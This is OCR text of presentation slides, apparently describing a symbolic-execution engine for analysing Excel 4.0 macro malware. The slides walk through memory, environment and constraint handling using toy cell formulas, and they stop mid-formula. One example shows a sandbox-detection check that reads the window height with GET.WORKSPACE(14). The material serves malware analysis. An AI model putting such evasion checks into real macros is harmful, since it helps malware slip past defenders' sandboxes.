1) Parses each formula to **generate an Abstract Syntax Tree (AST)**

2) Dispatches the execution to one or more **function handlers**

3) Handlers can update the **memory**, access the **environment**, add **new constraints**, create **new branches (states)**

Simulation Manager - State

Loader | Simulation Manager | Solver Backend

Memory

Cell values

Formulas (macros)

Cell information

Defined names

Environment

E.g., Window height, OS version

Used by the malware authors for **sandbox detection**

The correct environment configuration is initially unknown, so we **associate every environment variable with a symbolic variable**

Constraints


E.g., Window height > 390

Characteristics of the malware execution

Propagated to successors states

Example


[A1] =CHAR(72) ENTRY_POINT



Example

[A1] =CHAR(72)

UPDATE THE MEMORY



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2]

[A3]

[A4]

[A5]

[A6]

Environment


WORKSPACE13

WORKSPACE14

Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14) // window height




Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14) // window height

ACCESS THE ENVIRONMENT




Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, “X”, “L”)



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2] WORKSPACE14

[A3]

[A4]

[A5]

[A6]

Environment

WORKSPACE13

WORKSPACE14


Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) >

CREATE NEW BRANCHES



